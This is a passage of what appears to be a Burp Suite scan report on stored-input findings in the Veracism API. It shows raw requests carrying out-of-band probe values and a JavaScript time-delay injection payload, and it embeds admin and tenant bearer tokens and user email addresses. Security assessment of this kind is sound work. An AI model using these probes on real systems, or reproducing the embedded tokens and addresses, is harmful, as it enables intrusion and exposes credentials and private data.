aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:21:00 GMT

{"id":"efc8d3de-58f1-4436-9222-d05cfbd6045c","auth0UserId":"pending|asdasd@g.c'+(function(){if(typeof
vl6lq===\"undefined\"){var a=new Date();do{var b=new Date();}while(b-a<20000);vl6lq=1;}}())+'","em
...[SNIP]...
<20000);vl6lq=1;}}
())+'","displayName":"4y3s6mgcu5z3zp2rvma6jna8tzzxnrei2axyplf94@oastify.com","role":"2","roleCode":null,"isActive":fa
lse,"createdAt":"2026-03-21T04:22:05.28","lastLoginAt":null,"tenantId":13,"tenantName":null,"profileImage":null}
```

9.3. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/apiclient**

Issue detail

The value of the **name** JSON parameter submitted to the URL /Veracism/api/apiclient is copied into the response for the URL /Veracism/api/apiclient.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
POST /Veracism/api/apiclient HTTP/2
Host: sb-api.ismanila.org
Content-Length: 92
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"name":"tfchnbx1bugsgejgcbrv0crxaogm4fz8n0ioab0zp@oastify.com","scopes":
["read:reports","write:reports","read:students","write:students"]}
```

Request 2

```
GET /Veracism/api/apiclient HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2Nvc
GUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-
NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-
```

KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwe
c6g58QjfnsJU4HniEBV284avId-tKCiEDYl-FHg-caTOUNt6H-
nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-
LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 2

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:11 GMT

[{"clientId":3300,"tenantId":1,"userId":null,"name":"3ptrxl7bl4q2qotqml15am17kyqwepfo3gy4qrgf5@oastify.com","scopeJson":"[\"read:reports\",\"write:reports\",\"read:students\",\"write:students\"]","sco
...[SNIP]...
ports","write:reports","read:students","write:students"],"isActive":true,"createdAt":"2026-03-21T06:42:35.5560989","apiKeyPrefix":"vcism_g530IDXLR-"},
{"clientId":207,"tenantId":1,"userId":null,"name":"tfchnbx1bugsgejgcbrv0crxaogm4fz8n0ioab0zp@oastify.com","scopeJson":"[\"read:reports\",\"write:reports\",\"read:students\",\"write:students\"]","scopes":
["read:reports","write:reports","read:students","write:students"],"isActive":true,"created
...[SNIP]...

9.4. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/apiclient**

Issue detail

The value of the **name** JSON parameter submitted to the URL /Veracism/api/apiclient is copied into the response for the URL /Veracism/api/admin/audit.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then

do a global search for the highlighted value.

Request 1

```
POST /Veracism/api/apiclient HTTP/2
Host: sb-api.ismanila.org
Content-Length: 92
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"name":"424samkcy5333p6rzme6nne8xz3xrqmjab2zumka9","scopes":
["read:reports","write:reports","read:students","write:students"]}
```

Request 2

```
GET /Veracism/api/admin/audit?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2


```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:42 GMT

{"tenantId":null,"page":1,"pageSize":20,"totalCount":4687,"count":20,"events":
[{"eventId":4687,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"document.uploaded","entityTyp
...[SNIP]...
-21T07:20:36.7433333"},
{"eventId":4684,"tenantId":1,"actorUpn":"escotidop@ismanila.org","actorClient":null,"action":"apiclient.created","entityType":"ApiClient","entityId":3895,"metaJson":"{\"name\":
\"424samkcy5333p6rzme6nne8xz3xrqmjab2zumka9\"}","occurredAt":"2026-03-21T07:20:34.46"},
{"eventId":4683,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"document.uploaded","entityType":"Report","entityId":1932,"metaJso
...[SNIP]...
```

9.5. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload [filename multipart parameter attribute]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/scan/scan-upload**

Issue detail

The value of the **filename** multipart parameter attribute submitted to the URL /Veracism/api/scan/scan-upload is copied into the response for the URL /Veracism/api/admin/dashboard/stats.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1


```
POST /Veracism/api/scan/scan-upload HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3706
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
```

1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29
Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-
qipfU52K8K6jmg2qDkIdjUcrPImzZkKr3RuAI_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryioY1qA9aQHINo3Xt
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryioY1qA9aQHINo3Xt
Content-Disposition: form-data; name="FILES"; filename="oa2ci6sw6pbnb9eb76mqv7ms5jbhz9p1dt5hx4nsc"
Content-Type: image/png

.PNG
.
...IHDR.....
  m"H....PLTE.....ggfWWV.....__^ddcSSREED...887111uutMML??>%%
%}}|...oom)))
...[SNIP]...

Request 2

GET /Veracism/api/admin/dashboard/stats HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2Nvc
GUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicG
VybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-
NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-
KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwe
c6g58QjfnsJU4HniEBV284avId-tKCiEDYI-FHg-caTOUNt6H-
nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-
LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:10 GMT

{"totalDocuments":1919,"totalStudents":4,"filesVerified":1915,"activeTenants":11,"threatBreakdown":
{"critical":0,"suspicious":10,"safe":1909},"uploadTrends":[{"date":"2026-02-27","count":2},{"date":"2
...[SNIP]...
btbfeh7cmwvdmy5pbnzfpfd75vxin6c","status":1,"createdAt":"2026-03-21T07:20:07.53"},
{"reportId":1924,"filename":"images.png","status":2,"createdAt":"2026-03-21T07:20:07.47"},
{"reportId":1923,"filename":"oa2ci6sw6pbnb9eb76mqv7ms5jbhz9p1dt5hx4nsc","status":1,"createdAt":"2026-03-21T07:2
0:05.7933333"},{"reportId":1922,"filename":"images.png","status":2,"createdAt":"2026-03-21T07:20:01.2833333"},
{"reportId":1921,"filename":"images.png","status":
...[SNIP]...
```

9.6. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload [filename multipart parameter attribute]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/scan/scan-upload**

Issue detail

The value of the **filename** multipart parameter attribute submitted to the URL /Veracism/api/scan/scan-upload is copied into the response for the URL /Veracism/api/admin/audit.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
POST /Veracism/api/scan/scan-upload HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3706
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29
Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-
qipfU52K8K6jmg2qDkIdjUcrPlmzZkKr3RuAI_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
```

UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryioY1qA9aQHINo3Xt
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryioY1qA9aQHINo3Xt
Content-Disposition: form-data; name="FILES"; filename="oa2ci6sw6pbnb9eb76mqv7ms5jbhz9p1dt5hx4nsc"
Content-Type: image/png

.PNG
.
...IHDR.....
  m"H....PLTE.....ggfWWV.....__^ddcSSREED...887111uutMML??>%%
%}}|...oom)))
...[SNIP]...

Request 2

GET /Veracism/api/admin/audit?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
